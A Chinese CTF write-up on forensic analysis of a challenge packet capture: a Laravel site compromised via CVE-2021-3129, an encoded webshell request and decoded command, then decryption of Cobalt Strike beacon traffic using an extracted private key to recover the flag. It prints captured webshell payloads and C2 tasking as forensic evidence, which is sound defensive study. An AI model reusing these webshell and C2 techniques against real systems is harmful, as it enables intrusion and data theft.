

[2021绿城杯] [Misc] 流量分析 + cobaltstrike 流量解密

原创

shu天 已于 2022-03-17 23:03:16 修改 867 收藏 3


分类专栏: [取证 ctf # misc](#) 文章标签: [cobaltstrike](#) [流量分析](#) [misc](#)

于 2022-03-17 22:52:16 首次发布

不允许转载

本文链接: https://blog.csdn.net/weixin_46081055/article/details/123413246


版权



[取证](#) 同时被 3 个专栏收录

49 篇文章 4 订阅


订阅专栏



[ctf](#)

81 篇文章 4 订阅

订阅专栏



[#EveOneCat](#) [misc](#)

7 篇文章 0 订阅

订阅专栏

[\[2021绿城杯\] \[Misc\] 流量分析 + cobaltstrike 流量解密](#)

已完成

流量分析 ☆ 9.2 59

2021-绿城杯-Misc-流量分析

绿城杯 2021 流量分析 Misc

CSDN @shu天

2021年“绿城杯”网络安全大赛-Misc-流量分析

[2021绿城杯] [Misc] 流量分析 + cobaltstrike 流量解密

1.webshell分析

2.解密 cobaltstrike 流量

(1) 分析`.cobaltstrike.beacon_keys`得到私钥

(2) 通过私钥解密元数据、获取`AES KEY`

(3) 解密cs流量

本文来自csdn的☐☐shu天☐☐，平时会记录ctf、取证和渗透相关的文章，欢迎大家来我的主页：[shu天_CSDN博客-ctf,取证,web领域博主](#)看看ヾ(@`ω`@)ノ！！

1.webshell分析

框架是Laravel，利用CVE-2021-3129命令执行写马。

分析发现webshell是/config.php

```
tcp.stream eq 2509
```

```

POST /.config.php HTTP/1.1
Host: 192.168.132.138
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; de-DE) AppleWebKit/533.20.25 (KHTML, like Gecko) Version/5.0.3 Safari/533.19.4
Content-Type: application/x-www-form-urlencoded
Content-Length: 2352
Connection: close

```

```

14433=c0gts8zRcEivysxLy0ksSdVISixONTOJT0lNzk9J1VCJD%2FAPDomON6gwSDFJNUpJNUs2TEs0j9XU1LQGAA%3D%3D&
_0x0d4e2de6c1fa7=jVZtT9tIEP5%2Bv2JZwCRWTZy3o5Q9U6MqVsvRAXF0fciv5dhRSodjw7s0gUv8329m%2FZYA1ysI5Jmd
eXbeZz2RCL%2FwxqSRUHKSPPtcykwqahM6oBbz4MwvxJL7iViKwhxYzMjySEjXQ8171MxynvrzQHfGg4qIzUrEIhsjC9eRC99
psOSm4c%2Bm139Nr7%2FT2afrr1c3%2FuevF9M%2Fz79N6Q8NG0jp5pLf%2B2AJ3EUdtj11qF2jMQ%2F0wcB8pRZmJW1rffs9
K7TEL%2Fgy90HUtCwWZ5IHSNIAKUMAedgE9h34Anlr6UognkCZukDaxNmaSHSFwc1M4o1%2BqhP%2BtTpxzyKhpR5yweEr06
1pwdeLBLu8yehCtUc7EJ54WJXxwvjvRc1iHa%2FD7EzwrTAKHh7YbiDn%2B2dg6GoYcA7MNsMEP8ocQ%2FPI0YV6qAId69sz
b1vRVs%2BZ%2F3UgeTLJe7Ns4hcg%2BgUzIwr9KwEFkK8eNpCMFcFdZG8mILU4IEyOyIACNfFaa1MaovN5vrvGA0eArxsRhwe
Br5YcKDFEgeLjJCx8e0TyfxiFa0110GII3QZARccQxZKAfEga9wEYvk88bIXfTneOJHPMwibqrVXBXgj3910bv5Tu0T42E0%2
FjAZvh%2BMJhP6wx5BFRjq50qreB6N7%2Bfje7i8SbulHj6CEKu91PV%2BwQ8mI%2BHg5PxSfBh3Kj%2BahuEbgMX2QN7aLk
u50gjpQRJHd0Yqryj9JQ60xSw4RsqUAIQPTDYpFfnN19c2odUtCS1%2BvTUWsnPjFkYJI6ai3SXbsnuQH9UJpZDquKJ4v97C%
2Ft06tyKNMrWyoFGHYyaj3Z5s2d1e3l7PNnhvtjWkG3jKltzOVvwJHEeh%2F2Bw9AQbETO%2FeLzRDMELYhf2Er8KU8wSXS73
QYqESmHD2i4RrKbFJWCHhwPek6QFvXRakbjKwj5ksOwDBvUB%2F5cgVIXkUGalwVpSBdy1JcwBsOSdo0SQwnEYGDu2WZTu5un
MI1xLvmNgqKwnjw1LZGLdfUwNjssNax%2FGeRmr5Bi2bn3GGBykSUyup6NAKysmths7mgnWGwdHsJwhBpIquGIjAOR%2BtV9R
lzd%2B7IVaowH2qRhQ9YgsQI6%2FB1ZUKGNhlaxHUJ1CY5PMQg9Kp49iykTWT03eMn2T3wtlstsxwE0rOsBrCQCAGJiyCTDz
AboRQdtaAWxB6aEj7IguS%2Bn1%2FMprh%2BimVOXI7ATrPfl0nbNlVM9ibQ1%2FufIvLi9cE5TJEyM1A2fImcYZnR009Xp
7ZSsIt5RJA4quspJgYsgGHQcmNxy97w%2Fgd4hl0vwdzR%2BxfhvZerJ%2BDoBiZT0AwYFqyeyNUjQJjvcq1XGoKDStUYIoUA
jGJpciLbpZwt9wI3E3lFv37aU0XEawUqDSQAb3zC%2BOLyhTDE7V6BCZjVd9ApaNUHW91mJ5oFSxkCst2BBvi%2BoSgyr1IQp
XXnkDE23d2VhEvfoY3go1bKX8dyZSk%2F6Gz4sXmjmuSFQ14hw2MVko35NQK0sFZAK3v165cd7ZEKn6sH9yezSYnCCk14dJpr
gW279AZqHfXoIV6rUsvIlUvTYk7ln92ctFzntQrese10zo7QM4MUT20kaRFR%2F%2BeGwM5rawvtIYvakx6jS8uPatgme79Ah
p7VDNe%2BF%2BAPXb1UdLYQpbuTeHitV2CCayld1ffgduPWG8MIGKagYb%2FXT5jWK4127K1wQos3c7C6XIi76%2BqYfr3TXW
R2dNpCEbIXMNFNq2K6JLfnCwvLbvAvvo7BpG0HmSIFPXRmoq5Y4U35Wq%2B7Cra91ZkHqYC80rt3SAK7XNKhs02b2aBCiUQ7
cgfWRoqAGKuFRQBkrw6CAVTZ9Cnmu09ng1qZ6P02vry%2BvT%2BER2UdjIaffuFLBPccVwrg3G4sEsv4F&b430b310838a93=
4g&f861d394170244=X4Y21k&ufbd335828f30f=0bY2QgL2QgIkQ6XFxwaHBzdHVkeV9wcm9cXFdXV1xcc2VjcmV0IiYiQzpc
cUHJvZ3JhbSBGaWxlclw3LVppcFw3ei5leGUiIHggc2VjcmV0LnppcCAtcFA0VWs2cWtoNkd2cXdnM3kmZWNObyAzNzhkZjJj
MjM0MmNkMmVjaG8gZmI3ZjhmHTTP/1.1 200 OK

```

1 客户端 分组, 1 服务器 分组, 1 turn(s).

CSDN @shu天

去前两位

```

Y21k&ufbd335828f30f=0bY2QgL2QgIkQ6XFxwaHBzdHVkeV9wcm9cXFdXV1xcc2VjcmV0IiYiQzpcUHJvZ3JhbSBGaWxlclw3LVppcFw3ei5leG
UiIHggc2VjcmV0LnppcCAtcFA0VWs2cWtoNkd2cXdnM3kmZWNObyAzNzhkZjJjMjM0MmNkMmVjaG8gZmI3Zjhm

```

↓

base64解密

↓

```

cmd~|cd /d "D:\phpstudy_pro\WWW\secret"&"C:\Program Files\7-Zip\7z.exe" x secret.zip -pP4Uk6q
kh6Gvqw3y&echo 378df2c234&cd&echo fb7f8f

```

secret没找到，搜504b找zip文件头，导出，密码 P4Uk6qkh6Gvqwg3y 解压

The image shows a Wireshark capture of an HTTP response. The response is chunked, and the selected chunk is expanded to show its data. The data is a ZIP file header, with the 'PK' signature highlighted in a red box. The hex dump shows the following bytes: 2c64c873 PK.....

No.	Time	Source	Destination	Protocol	Length
143...	2021-09-22 23:27:42.151787	192.168.132.130	192.168.132.138	HTTP	
143...	2021-09-22 23:27:42.152880	192.168.132.138	192.168.132.130	HTTP	
144...	2021-09-22 23:27:45.812109	192.168.132.130	192.168.132.138	HTTP	
144...	2021-09-22 23:27:45.813443	192.168.132.138	192.168.132.130	HTTP	
144...	2021-09-22 23:27:55.985915	192.168.132.130	192.168.132.138	HTTP	
144...	2021-09-22 23:27:55.987834	192.168.132.138	192.168.132.130	HTTP	
144...	2021-09-22 23:28:00.414962	192.168.132.130	192.168.132.138	HTTP	
144...	2021-09-22 23:28:00.417327	192.168.132.138	192.168.132.130	HTTP	
144...	2021-09-22 23:28:03.606650	192.168.132.130	192.168.132.138	HTTP	
144...	2021-09-22 23:28:03.610058	192.168.132.138	192.168.132.130	HTTP	

HTTP chunked response
Data chunk (1647 octets)
Chunk size: 1647 octets
Data (1647 bytes)
Data: 3263363463383733504b03042e0001000c00e3b6355361b6f8a9a505000a70500001900...
[Length: 1647]
Chunk boundary: 0d0a

```
0100 32 63 36 34 63 38 37 33 50 4b 03 04 2e 00 01 00 2c64c873 PK.....
0110 0c 00 e3 b6 35 53 61 b6 f8 a9 a5 05 00 00 a7 05 ....5Sa .....
0120 00 00 19 00 00 00 2e 63 6f 62 61 6c 74 73 74 72 .....c obaltstr
0130 69 6b 65 2e 62 65 61 63 6f 6e 5f 6b 65 79 73 b9 ike.beacon_keys.
0140 15 f9 ee 7b 97 a8 8d 98 de 47 fa b0 da fd 98 0a ...{....G.....
0150 c8 2f 9d 78 a0 e2 ab aa b9 48 9a 4d ca 10 43 a6 ./x....H.M.C.
0160 76 7b df a0 8d 3b 98 0f 1d bb 3f 57 7a 0a b0 6b v{...;..?Wz.k
0170 d0 36 20 d1 b7 3a 24 7b a6 2a e0 c6 97 ff 97 a3 .6 ..:$ { .*.....
0180 e0 4d e9 34 a1 c4 02 22 3e ac 78 28 25 6f bf 3b .M.4...">x(%o.;
0190 aa 4e 76 fd 39 4b d8 89 de 12 09 b9 51 f4 4c e7 .Nv.9K...Q.L.
01a0 43 68 2f 49 b8 1a ac 1c 91 3c 93 e7 a6 b0 50 21 Ch/I....<...P!
01b0 78 c3 49 ff ce 12 4e 23 bc 8e f7 53 0d d3 36 ba x.I...N# ...S..6.
```

2.解密 cobaltstrike 流量

(1) 分析 .cobaltstrike.beacon_keys 得到私钥

使用脚本: github.com/Skactor/cs-scripts

```
-----BEGIN PRIVATE KEY-----
MIICdwIBADANBgkqhkiG9w0BAQEFAASCAmEwgGJdAgEAAoGBAIqpeW0+lqNYuxQhQwq7pMdm7CP9
2uer5FkUA41vPaelrbpqr1ujH95Q7Rfqt7E7Vc+Xx5dYQCoRaysjNm+UfuRcFocLHG2ugf4+/NEX
/NFE+gI279wXfC+zZ0MGFMQIAC1TClaiMvALwMB9nBuXK/CErC754co9cIbaIkCl/sRXAgMBAEC
gYBq1SFYXHwfrMmIDJUiv99FzovIko1b/FV2Xxrn8TS8E265Vt3Zm0aYtS25b5Ko6YnpGqqxW4Ve
kKsGqndiRwtNSbIilU1EqWqfdBmucptnISgDdx+ofWbInTR1+leBzDW4Zs12sMvMmyhsc/X35pG
bH2LRXXEegPzradtyBwhUQJBANT2IC4p5CQW2UxXVjmrTbA+CuJLfnZE+97HCjzZPi/gUiF4akFQ
x46x0vT1RmcalqUg1Pr170oKb05Lmwm0XukCQQChv4b1pfqVcdz9X6MGJqeiC22EPZn+2dhm4Pb
ZIHurs57M7+dq1YxoG6LneU0H1N8ieeH9fb9ixG/8+F7iIE/AKEAzyzYfDv3r0oSoMriD1bz5Cjt
xwTXWvcMfuaPd5nt5uxxHD+8ryQ+/ypH6A+UAs1K5V/1L1XXLankIZmmJqcr4QJAGUAKF//EuCY3
wJpIgfJQ4e/2auDVBsCZKAROHlbgcZ76fwNCG6P21sJ733Hj0TI+v0dsDK6aQ1SNjdDN15Ik0wJB
AK7C510QF8NR1Iiw2+tpUSDVv/PRUVmpRRd4cD4HXntVMg0Dr3L7vx9PeyJH0EFuaVWItdBDILP0H
zUR1/wk5ZFY=
-----END PRIVATE KEY-----
```

```
(root@kali) - [~/Desktop/qz/cs-scripts-master]
# python3 /root/Desktop/qz/cs-scripts-master/parse_beacon_keys.py
-----BEGIN PRIVATE KEY-----
MIICdwIBADANBgkqhkiG9w0BAQEFAASCAmEwgGJdAgEAAoGBAIqpeW0+lqNYuxQhQwq7pMdM7CP9
2uer5FkUA41vPaelrbpqr1ujH95Q7Rfqt7E7Vc+Xx5dYQCoRaysjNm+UfuRcFocLHG2ugf4+/NEX
/NFE+gI279wXfC+zZ0MGFMQIAC1TClaiMvAlwMB9nBuXK/CeRc754co9cIbaIkCl/sRXAgMBAAEC
gYBqlSFYXHwfrMmIDJUiv99FzovIko1b/FV2Xxr8TS8E265Vt3Zm0aYtS25b5Ko6YnpGqqxW4Ve
kKsGqndiRwtNSbIilU1EqWqfdBmucptnISgDdx+ofWbInTRl+leBzDW4Zsl2sMvMmyhsc/X35pG
bH2lRXXEegPzradtyBwhUQJBANt2IC4p5CQW2UxXVjmrTbA+CuJLfnZE+97HCjzZPi/gUiF4akFQ
x46x0vT1RmcalqUg1Prl70oKb05Lmwm0XukCQQChv4blpfqVcdz9X6MGJqeaic22EPZn+2dhm4Pb
ZIHurs57M7+dqLYxoG6LneU0H1N8ieeH9fb9ixG/8+F7iIE/AkEAzyYfDv3r0oSoMriD1bz5Cjt
xWtXWvcMfuaPd5nt5uxxHD+8ryQ+/ypH6A+UAslK5V/1L1XXLankIZmmJqcr4QJAGUakF//EUcY3
wJpIgfJQ4e/2auDVBSzCkAROHlbgcZ76fwNCG6P21sJ733Hj0TI+v0dsDK6aQ1SNjdDN15Ik0wJB
AK7C5l0QF8NRlIw2+tPUSDVY/PRUVmpRRd4cD4HXNtVMg0Dr3L7vx9PeyJH0EFuaVWItDlBDILP0H
zUR1/wk5ZFY=
-----END PRIVATE KEY-----
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCKqXsDvpajWLsUIUMKu6THT0wj/drnq+RZFAON
bz2npa26aq9box/eU0X6rexO1XPl8eXWEAqEWSrIzZvLH7kXBaHCxxtroH+PvzRF/zRRPoCnu/c
F3wvs2dDBhTECAAtUwpWojLwC8DAfZwblYvwhKwu+eHKPXCG2iJApf7EVwIDAQAB
-----END PUBLIC KEY-----

(root@kali) - [~/Desktop/qz/cs-scripts-master]
#
```

CSDN @shu天

(2) 通过私钥解密元数据、获取 AES KEY

翻一翻http流，可以发现对/en_US/all.js的GET请求

```
Wireshark · 追踪 HTTP 流 (tcp.stream eq 3937) · 1.pcapng
GET /en_US/all.js HTTP/1.1
Accept: */*
Cookie: bG0niQ5nfrSmAW9fgdZSCC+42t5xvQt+B4SVEu6Q8MvC4rPn/
OThepmxP6GjDiP1wCUB1EE3sqeXkwdHHMd9wikZhiQnjT9AB3e2RNacCVF+8v/nj/Rv85fSD2Phfc/
wsaAjld9Fy8ZJJKz1wPwPY6lTxArMGftX7w+VW/gzujI=
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Host: 192.168.132.128
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Wed, 22 Sep 2021 15:31:10 GMT
Content-Type: application/octet-stream
Content-Length: 0
```

CSDN @shu天

Cookie 是一个 base64 字符串，通过配置文件可知这是 RSA 公钥加密的元数据。

```
Cookie: bG0niQ5nfrSmAW9fgdZSCC+42t5xvQt+B4SVEu6Q8MvC4rPn/OThepmxP6GjDiP1wCUB1EE3sqeXkwdHHMd9wikZhiQnjT9AB3e2RNacCVF+8v/nj/Rv85fSD2Phfc/wsaAjld9Fy8ZJJKz1wPwPY6lTxArMGftX7w+VW/gzujI=
```

利用大佬的脚本解密: github.com/WBGIII/CS_Decrypt

```
(root@kali) [~/Desktop/qz/CS_Decrypt-main]
# python3 Beacon_metadata_RSA_Decrypt.py
Beacon id:1515569398
pid:7956
port:0
barch:x86
is64:1
bypass:True
windows var:6.2
windows build:9200
host:192.168.132.138
PC name:DESKTOP-QQF0MLN
username:Administrator
process name:beacon.exe
AES key:7c83bf30a6ad2dc410040d33e1399cf6
HMAC key:a77945b3a56687a39f90683cb24d00c2
00000000: 00 00 BE EF 00 00 00 5B B5 55 DE 5D CE 3B 9E 3E .....[.U.]>
00000010: B4 B5 72 2F 6A A6 BC 85 A8 03 A8 03 5A 55 C0 F6 ..r/j.....ZU..
00000020: 00 00 1F 14 00 00 0C 06 02 23 F0 00 00 00 00 75 .....#.....u
00000030: 9A 16 D0 75 9A 05 A0 8A 84 A8 C0 44 45 53 4B 54 ...u.....DESKT
00000040: 4F 50 2D 51 51 46 30 4D 4C 4E 09 41 64 6D 69 6E OP-QQF0MLN.Admin
00000050: 69 73 74 72 61 74 6F 72 09 62 65 61 63 6F 6E 2E istrator.beacon.
00000060: 65 78 65 exe
None
```

AES key:7c83bf30a6ad2dc410040d33e1399cf6
HMAC key:a77945b3a56687a39f90683cb24d00c2

(3) 解密cs流量

tcp.stream eq 8956 可以看到查看了flag

```
(root@kali) [~/Desktop/qz/CS_Decrypt-main]
# python3 CS_Task_AES_Decrypt.py
数据总长度:80
时间戳:1632324758
任务数据包长度:52
任务Data
00000000: 00 00 00 4E 00 00 00 2C 00 00 00 09 25 43 4F 4D ... N ... ,....%COM
00000010: 53 50 45 43 25 00 00 00 19 20 2F 43 20 74 79 70 SPEC%... /C typ
00000020: 65 20 44 3A 5C 66 6C 61 67 5C 66 6C 61 67 2E 74 e D:\flag\flag.t
00000030: 78 74 00 00 41 41 41 41 xt.. AAAA
None
Task_Sign:b'\x00\x00\x00N'
Task_file:44
00000000: 61 67 2E 74 78 74 00 00 41 41 41 41 ag.txt.. AAAA
None
```

看下一条submit.php的 tcp.stream eq 8957

551...	2021-09-22 23:32:38.814432	192.168.132.138	192.168.132.128
551...	2021-09-22 23:32:38.814688	192.168.132.138	192.168.132.128
551...	2021-09-22 23:32:38.814883	192.168.132.128	192.168.132.138
551...	2021-09-22 23:32:38.816264	192.168.132.128	192.168.132.138
551...	2021-09-22 23:32:38.816331	192.168.132.138	192.168.132.128
551...	2021-09-22 23:32:38.816406	192.168.132.128	192.168.132.138
551...	2021-09-22 23:32:38.816433	192.168.132.138	192.168.132.128

```
\r\n
[Full request URI: http://192.168.132.128/submit.php?id=1515569398]
[HTTP request 1/1]
[Response in frame: 55170]
File Data: 84 bytes
Data (84 bytes)
```

Data (64 bytes)

Data: 0000050430c91b139b7c17da3b63fb2471e2c8525f1ff10c221b60214ac2ba8a49fd129...

00d0	31 3b 20 57 69 6e 36 34 3b 20 78 36 34 3b 20 54	1; Win64 ; x64; T
00e0	72 69 64 65 6e 74 2f 35 2e 30 29 0d 0a 48 6f 73	rident/5 .0) . . Hos
00f0	74 3a 20 31 39 32 2e 31 36 38 2e 31 33 32 2e 31	t: 192.1 68.132.1
0100	32 38 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67	28 . . Cont ent-Leng
0110	74 68 3a 20 38 34 0d 0a 43 6f 6e 6e 65 63 74 69	th: 84 . . Connecti
0120	6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a	on: Keep -Alive . .
0130	43 61 63 68 65 2d 43 6f 6e 74 72 6f 6c 3a 20 6e	Cache-Co ntrol: n
0140	6f 2d 63 61 63 68 65 0d 0a 0d 0a 00 00 00 50 43	o-cache PC
0150	0c 91 b1 39 b7 c1 7d a3 b6 3f b2 47 1e 2c 85 25	. . . 9 . . } . . ? . G . , . %
0160	f1 ff 10 c2 21 b6 02 14 ac 2b a8 a4 9f d1 29 c8 ! +) .
0170	23 3c 01 dd 28 84 c7 b0 6b ad 52 1a 6d ae 5f 58	# < . . (. . . k . R . m . _ X
0180	bb 0e b3 5e ec 7e b9 f6 4c 23 77 d3 e7 52 58 85	. . . ^ . ~ . . . L # w . . R X .
0190	02 b5 58 2a f9 b9 f2 49 42 b2 df 8f 42 79 8c	. . X * . . . I B . . . By .

CSDN @shu天

base64编码后解密，得到flag

CSDN @shu天

AAAAUEMMkbE5t8F9o7Y/skceLIU18f8QwiG2AhSsK6ikn9EpyCM8Ad0hMewa61SGm2uX1i7DrNe7H659kwjd9PnUliFArVYKvm58k1Cst+PQnmM

```
27     if not compare_mac(hmac.new(hmac_key, encrypted_data, dige
28         print("message authentication failed")
29         return
30
31     cypher = AES.new(shared_key, AES.MODE_CBC, iv_bytes)
32     data = cypher.decrypt(encrypted_data)
33     return data
34
35 #key源自Beacon_metadata_RSA_Decrypt.py
36 SHARED_KEY = binascii.unhexlify("7c83bf30a6ad2dc410040d33e1399cf6")
37 HMAC_KEY = binascii.unhexlify("a77945b3a56687a39f90683cb24d00c2")
38
39 encrypt_data="AAAAUEMMkbE5t8F9o7Y/
40 skceLIUl8f8QwiG2AhSsK6ikn9EpyCM8Ad0ohMewa61SGm2uX1i7DrNe7H659kwjd9
41 encrypt_data=base64.b64decode(encrypt_data)
42
43 encrypt_data_length=encrypt_data[0:4]
44
45 encrypt_data_length=int.from_bytes(encrypt_data_length, byteorder=
46
47 encrypt_data_l = encrypt_data[4:len(encrypt_data)]
48
49 data1=encrypt_data_l[0:encrypt_data_length-16]
50 signature=encrypt_data_l[encrypt_data_length-16:encrypt_data_lengt
51 iv_bytes = bytes("abcdefghijklmnop", 'utf-8')
52
53 dec=decrypt(data1, iv_bytes, signature, SHARED_KEY, HMAC_KEY)
54
```

```
python3 CS_Task_AES_Decrypt.py
数据总长度:80
时间戳:1632324758
任务数据包长度:52
任务Data
00000000: 00 00 00 4E 00 00 00 2C 00 00 00 09 25 43 4F 4D ... N ...,%COM
00000010: 53 50 45 43 25 00 00 00 19 20 2F 43 20 74 79 70 SPEC%... /C typ
00000020: 65 20 44 3A 5C 66 6C 61 67 5C 66 6C 61 67 2E 74 e D:\flag\flag.t
00000030: 78 74 00 00 41 41 41 41
None
Task_Sign:b'\x00\x00\x00N'
Task_file:44
00000000: 61 67 2E 74 78 74 00 00 41 41 41 41 ag.txt..AAAA
None

python3 Beacon_Task_return_AES_Decrypt.py
counter:5
任务返回长度:46
任务输出类型:30
flag{787fc697-8773-4669-84ad-94f714e7df09}
00000000: 00 00 00 05 00 00 00 2E 00 00 00 1E 66 6C 61 67 .....flag
00000010: 7B 37 38 37 66 63 36 39 37 2D 38 37 37 33 2D 34 {787fc697-8773-4
00000020: 36 36 39 2D 38 34 61 64 2D 39 34 66 37 31 34 65 669-84ad-94f714e
00000030: 37 64 66 30 39 7D 00 00 00 00 00 00 00 00 00 00 7df09}.....
None
```

参考wp:

wkr.moe/ctf/610.html

blog.nviso.eu/2021/10/27/cobalt-strike-using-known-private-keys-to-decrypt-traffic-part-2/

本文来自csdn的 [shu天](#)，平时会记录ctf、取证和渗透相关的文章，欢迎大家来我的主页：[shu天_CSDN博客-ctf,取证,web领域博主](#) 看看 [@shu天](#) / !!